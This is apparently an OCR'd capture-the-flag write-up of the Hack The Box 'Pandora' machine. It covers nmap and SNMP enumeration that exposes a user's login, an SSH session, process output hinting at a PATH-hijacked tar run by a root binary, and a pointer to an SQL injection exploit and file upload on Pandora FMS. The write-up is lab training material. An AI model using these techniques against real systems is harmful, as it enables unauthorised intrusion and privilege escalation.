1.0 RECONNAISSANCE

1.1 Network Port Scanning

1.1.1 TCP Ports

Discover Port 22 and 80

```
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)

80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

1.1.2 UDP Ports


Discover SNMP port

```
68/udp    open|filtered dhcpc
161/udp   open          snmp        SNMPv1 server; net-snmp SNMPv3
server (public)
| snmp-netstat:
|   TCP  0.0.0.0:22           0.0.0.0:0
|   TCP  10.10.11.136:22      10.10.14.81:60670
|   TCP  10.10.11.136:22      10.10.14.114:51736
|   TCP  10.10.11.136:22      10.10.14.143:45900
|   TCP  10.10.11.136:22      10.10.14.143:45902
|   TCP  10.10.11.136:41582   10.10.14.143:4343
|   TCP  10.10.11.136:43784   10.10.11.120:80
|   TCP  10.10.11.136:43786   10.10.11.120:80
|   TCP  10.10.11.136:44390   10.10.14.143:4545
|   TCP  10.10.11.136:48114   10.10.11.136:80
|   TCP  10.10.11.136:48124   10.10.11.136:80
|   TCP  10.10.11.136:56084   10.10.14.143:6767
|   UDP  0.0.0.0:161          *:*
|_  UDP  127.0.0.53:53        *:*
| snmp-processes:
|   1:
|   2:
|   3:
|   4:
|   5:
|   6:
|   9:
|   10:
|   11:
|   12:
|   13:
```

```
|_  14:
| snmp-sysdescr: Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri
Nov 5 16:31:28 UTC 2021 x86_64
|_  System uptime: 17m52.81s (107281 timeticks)
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 48fa95537765c36000000000
|   snmpEngineBoots: 30
|_  snmpEngineTime: 17m52s
363/udp   open|filtered rsvp_tunnel
773/udp   open|filtered notify
9950/udp  open|filtered apc-9950
16545/udp open|filtered unknown
17018/udp open|filtered unknown
38293/udp open|filtered landesk-cba
44253/udp open|filtered unknown
```


1.2 Directory Fuzz

The result of the fuzz was just able to discover some common directory.




1.3 SNMP Enumeration

As we discover SNMP port. We can try run snmpwalk command for enumeration.




1.3.1 Daniel Credentials

Found username that is logged in as daniel with SSH.




Found Password



1.4 Website Enumeration

1.4.1 Main Page

Discover panda.htb domain. We add it into local /etc/hosts file. There it nothing much in the webpage.



2.0 INITIAL FOOTHOLD

As we have Daniel credentials, we can try login with SSH connection.

2.1 SSH Connection

We have successfully logged in and discover that we are not allowed to run sudo -l command.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Pandora$ ssh daniel@10.10.11.136
The authenticity of host '10.10.11.136 (10.10.11.136)' can't be established.
ED25519 key fingerprint is SHA256:yDtxiXxKzUipXy+nLREcsfpv/fRomqveZjm6PXq9+BY.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.136' (ED25519) to the list of known hosts.
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 15 Jan 02:00:28 UTC 2022

  System load:  0.0               Processes:             247
  Usage of /:   73.6% of 4.87GB   Users logged in:       1
  Memory usage: 22%               IPv4 address for eth0: 10.10.11.136
  Swap usage:   0%

  => /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sat Jan 15 01:40:45 2022 from 10.10.14.13
daniel@pandora:~$ id
uid=1001(daniel) gid=1001(daniel) groups=1001(daniel)
daniel@pandora:~$ sudo -l
[sudo] password for daniel:
Sorry, user daniel may not run sudo on pandora.
```

2.2 Machine Enumeration

2.2.1 Process status

Discover a pandora_backup binary is executed by root. Also, the path to '/var/www/pandora' directory.


```
matt        1638  0.0  0.2  15960  9580 ?        S    06:34   0:00  |               _ python3 -c import pty; pty.spawn('bash')
matt        1639  0.0  0.1   8500  4964 pts/2    Ss   06:34   0:00  |                   _ bash
root        2783  0.0  0.0   2488  1348 pts/2    S    06:50   0:00  |                       _ /usr/bin/pandora_backup
matt        2784  0.0  0.0   2608   608 pts/2    S    06:50   0:00  |                           _ sh -c tar -cvf /root/.backup/pandora-backup.tar.gz /var/www/pandor
a/pandora_console/*
matt        2785  0.0  0.0   2608   608 pts/2    S    06:50   0:00  |                               _ /bin/sh /home/matt/tar -cvf /root/.backup/pandora-backup.tar.g
z /var/www/pandora/pandora_console/AUTHORS /var/www/pandora/pandora_console/COPYING /var/www/pandora/pandora_console/DB_Dockerfile /var/www/pandora/pandora_console/
DEBIAN /var/www/pandora/pandora_console/Dockerfile /var/www/pandora/pandora_console/ajax.php /var/www/pandora/pandora_console/attachment /var/www/pandora/pandora_co
nsole/audit.log /var/www/pandora/pandora_console/composer.json /var/www/pandora/pandora_console/composer.lock /var/www/pandora/pandora_console/docker_entrypoint.sh
/var/www/pandora/pandora_console/extensions /var/www/pandora/pandora_console/extras /var/www/pandora/pandora_console/fonts /var/www/pandora/pandora_console/general
/var/www/pandora/pandora_console/godmode /var/www/pandora/pandora_console/images /var/www/pandora/pandora_console/include /var/www/pandora/pandora_console/index.php
 /var/www/pandora/pandora_console/install.done /var/www/pandora/pandora_console/mobile /var/www/pandora/pandora_console/operation /var/www/pandora/pandora_console/p
andora_console.log /var/www/pandora/pandora_console/pandora_console_logrotate_centos /var/www/pandora/pandora_console/pandora_console_logrotate_suse /var/www/pandor
a/pandora_console/pandora_console_logrotate_ubuntu /var/www/pandora/pandora_console/pandora_console_upgrade /var/www/pandora/pandora_console/pandora_websocket_engin
e.service /var/www/pandora/pandora_console/pandoradb.sql /var/www/pandora/pandora_console/pandoradb_data.sql /var/www/pandora/pandora_console/tests /var/www/pandora
/pandora_console/tools /var/www/pandora/pandora_console/vendor /var/www/pandora/pandora_console/ws.php
matt        2786  0.0  0.1   8592  5048 pts/2    S+   06:50   0:00  |                               _ /bin/bash -p
www-data   20914  0.1  0.3 228348 14552 ?        S    08:42   0:04    /usr/sbin/apache2 -k start
```

2.2.2 Network Status

We can see the port mysql and port 80 are opened.

2.2.3 SUID Binary

Discover that pandora_backup is under matt. Which make our current goal is to privileges escalation to matt user.



2.3 Nmap localhost

Nmap scan localhost. Noticed that port 80 is different with what we saw on our earlier port scan. Port 3306 with mysql.


```
22/tcp    open   ssh       OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu
Linux; protocol 2.0)

80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).

3306/tcp open  mysql   MySQL 5.5.5-10.3.32-MariaDB-0ubuntu0.20.04.1
| mysql-info:
|   Protocol: 10
|   Version: 5.5.5-10.3.32-MariaDB-0ubuntu0.20.04.1
|   Thread ID: 14
|   Capabilities flags: 63486
|           Some    Capabilities:    ODBCClient,    Support41Auth,
Speaks41ProtocolOld,     IgnoreSigpipes,     SupportsLoadDataLocal,
SupportsTransactions,        ConnectWithDatabase,        FoundRows,
InteractiveClient,  IgnoreSpaceBeforeParenthesis,  LongColumnFlag,
Speaks41ProtocolNew,                          SupportsCompression,
DontAllowDatabaseTableColumn,                 SupportsAuthPlugins,
SupportsMultipleResults, SupportsMultipleStatments
|   Status: Autocommit
|   Salt: 2HRD>K<*[l0EM3V8U%U\
|_  Auth Plugin Name: mysql_native_password
```

2.3.1 Curl to local port 80


Try curl localhost in victim machine. We discover a '/pandora_console' directory.




2.4 Pandora FMS Enumeration

2.4.1 Login Page

SSH port forward to attacker machine. Access to the port discover Pandora login page.




Discover version of Pandora FMS




2.4.2 Exploit

Search for the specific version exploit of this application. We found this reference and this exploit.




2.4.3 Penetration

Openup 2 browser tab. For the 1st tab, we will inject SQLi code.




For the 2nd tab, we will just use to access '/pandora_console' directory, without inserting anything.



2.4.4 File Upload


Discover place to file upload in admin tool panel.



